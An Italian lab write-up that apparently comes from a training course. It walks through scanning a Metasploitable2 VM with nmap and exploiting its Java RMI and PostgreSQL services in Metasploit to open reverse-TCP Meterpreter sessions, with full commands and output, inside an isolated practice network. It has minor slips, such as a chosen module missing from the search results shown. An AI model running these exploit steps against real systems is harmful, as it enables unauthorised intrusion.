METASPLOIT

Meterpreter Attack

Metasploitable2

Michelangelo Borromeo

INDICE

NET. REBELS.

Configurazione

Metasploitable2

NET.
REBELS.

Config Metasploitable2

iniziamo con la configurazione della metasploitable2 con ip: 192.168.75.112 /24
apriamo metasploitable2 e diamo il comando:
sudo nano /etc/network/interfaces

Loggiamo con Password:

msfadmin

dopo di che si aprirà l'impostazione di interfaccia di retepossiamo immettere l'indirizzo da noi scelto in questo caso:


IP: 192.168.75.112

Netmask: 255.255.255.0

Network: 192.168.75.0

Broadcast: 192.168.75.255

Gateway 192.168.75.1



E riavviamo la scheda di rete con

sudo /etc/init.d/networking restart

Configurazione

Kali Linux

NET.
REBELS.

Config Kali Linux


Ricordiamoci di impostare la Kali all'interno della stessa rete della Metasploitable2 Altrimenti non riusciamo ad effettuare l'attacco, utilizziamo la Gui per fare ciò. Impostando come ip:

192.168.75.111

Dal Desktop clicchiamo in alto a sinistra sull'iconcina


Uscirà una piccola tabella e clicchiamo

Edit Connetions




Selezioniamo

Static



Apparirà una tabella con varie tipologie di connessioni,




ma quello che ci interessa è la IPv4

La selezioniamo

IPv4 Settings

Ed ora possiamo impostare l'indirizzo IP da noi desiderato

192.168.75.111



Clicchiamo su

Salva

✓ Save

E riavviamo la scheda di rete

sudo /etc/init.d/networking restart

Ping Test


NET.
REBELS.

Ping Test Kali Linux / Metasp.2

Per verificare che le due macchine si pingano, apriamo una linea di comando dalla Kali ed immettiamo il comando ping con ip della metasploitable2

ping 192.168.75.112

invio



La connessione è avvenuta.

Nmap

NET.
REBELS.

Nmap

(Nmap)

Effettueremo un attacco alla Metasploitable2 su un servizio Java RMI. Per trovare la porta possiamo effettuare una rapida scansione della rete

Nmap 192.168.75.0 /24 SAREBBE MEGLIO: Nmap -T1 192.168.75.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.75.0/24
```

Appariranno in seguito gli indirizzi ip della rete con le porte aperte,
siamo riusciti ad individuare la Metas.2 con i diversi servizi attivi

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.75.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:51 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-d
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.75.111
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.75.111 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.75.112
Host is up (0.0047s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc

Nmap done: 256 IP addresses (2 hosts up) scanned in 7.68 seconds
```

E da qui individuiamo la porta da noi interessata

1099/tcp rmiregistry

```
1099/tcp open  rmiregistry
```

Hacking

Metasploitable2 *(JavaRMI)*

NET.
REBELS.

Hacking Metasploitable2


Nell'esercizio di oggi viene richiesto di ottenere una sessione di Meterpreter sul target Metaspl.2 sfruttando la vulnerabilità Java MRI.

Avviamo dunque Metasploit dalla shell della Kali con il seguente comando:

msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Ci apparirà la schermata inziale dove possiamo iniziare a dare i comandi:



Dopo di che, possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando

Search Java_rmi

```
msf6 > search java_rmi
```

invio

Usciranno una serie di moduli interessanti

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check
   -  ----                                          ---------------  ----       -----
   0  auxiliary/gather/java_rmi_registry                             normal     No
n
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes
uration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No
Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31     excellent  No
Privilege Escalation
```

Individuiamo il più consono

```
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes
uration Java Code Execution
```

E lo andiamo ad utilizzare con

Use 1

```
msf6 > use 1
```

Invio

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Ricordiamoci di dare:

Show options

Per controllare ciò che ci richiede per poter attuare correttamente l'Exploit

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Uscirà una tabella con i seguenti parametri

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Il modulo
ci chiederà RHOST

```
RHOSTS
```

il target che vogliamo attaccare, che lo andiamo ad impostare con:

set rhost 192.168.75.112

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
```

E ci chiederà anche LHOST
La macchina attaccante, che lo andiamo ad impostare con:

set lhost 192.168.75.111

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
```

Una volta settati i seguenti parametri possiamo verificare la corretta configurazione con

Show options

Show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

E controlliamo se i campi sono stati compilati correttamente

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Ora che abbiamo fatto tutto per attuare l'Exploit, facciamo un

Run / Exploit

```
msf6 exploit(multi/misc/java_rmi_server) > run
```

Invio

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/OYAlOpuoiu
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:38255) at 2024-07-12 10:34:01 +0200

meterpreter >
```

E si connetterà al server vittima aprendo una sessione Meterpreter.

Hacking Metasploitable2

ESERCIZIO 1:

individuazione di:

- Interfaccia di rete
- Tabella di routing

Il comando per ottenere informazioni di interfaccia di rete è la seguente

ipconfig

```
meterpreter > ipconfig
```

Invio

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1f:c322
IPv6 Netmask : ::

meterpreter >
```

Usciranno le seguenti informazioni

Il comando per ottenere informazioni riguardo la tabella di routing è la seguente:

route

```
meterpreter > route
```

invio

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.75.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::a00:27ff:fe1f:c322   ::       ::
meterpreter >
```

Hacking

Metasploitable2 *(PostgreSQL)*

NET.
REBELS.

Hacking Metasploitable2

ESERCIZIO 2: Sfruttare la vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Riprendendo lo scan con Nmap effettuato all'inizio,
Abbiamo trovato una porta attiva con il servizio postgresql.


```
5432/tcp open  postgresql
```

A questo punto possiamo procedere con il tool Metasploit

msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Ci apparirà la schermata inziale dove possiamo iniziare a dare i comandi:



Dopo di che possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando

Search postgresql

Hacking Metasploitable2

Usciranno una serie di moduli interessanti

```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: Po
stgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Centr
al / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Mana
ger SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGR
AM Command Execution
```

Scegliamo il più consono

```
11  exploit/linux/postgres/postgres_payload
```

E lo andiamo ad utilizzare con il comando

Use 11

Per controllare ciò che ci richiede per poter attuare correttamente l'Exploit

Show options

Uscirà una tabella da compilare dove richiede

```
Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Il modulo
ci chiederà RHOST

```
RHOSTS                          yes
```

il servizio che vogliamo attaccare, che lo andiamo ad impostare con:

set srvhost 192.168.75.112

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
```

invio

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
```

E ci chiederà anche LHOST
La macchina attaccante, che lo andiamo ad impostare con:

set lhost 192.168.75.111

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
```

Invio

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
```

Una volta settati i seguenti parametri possiamo verificare la corretta configurazione con

Show options

E verifichiamo che I campi siano correttamente compilati

```
  Name      Current Setting  Required
  ----      ---------------  --------
  DATABASE  template1        yes
  PASSWORD  postgres         no
  RHOSTS    192.168.75.112   yes
  RPORT     5432             yes
  USERNAME  postgres         yes
  VERBOSE   false            no


ayload options (linux/x86/meterpreter/

  Name   Current Setting  Required  D
  ----   ---------------  --------  -
  LHOST  192.168.75.111   yes       T
  LPORT  4444             yes       T
```

Ora che abbiamo completato il modulo, eseguiamo l'exploit con il comando

Run / Exploit

```
msf6 exploit(linux/postgres/postgres_payload) > run
```

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/hawflwhl.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:34732) at 2024-07-12 11:27:05 +0200

meterpreter >
```

E si connetterà al server vittima aprendo una sessione Meterpreter, tramite vulnerabilità postgresql.

Michelangelo Borromeo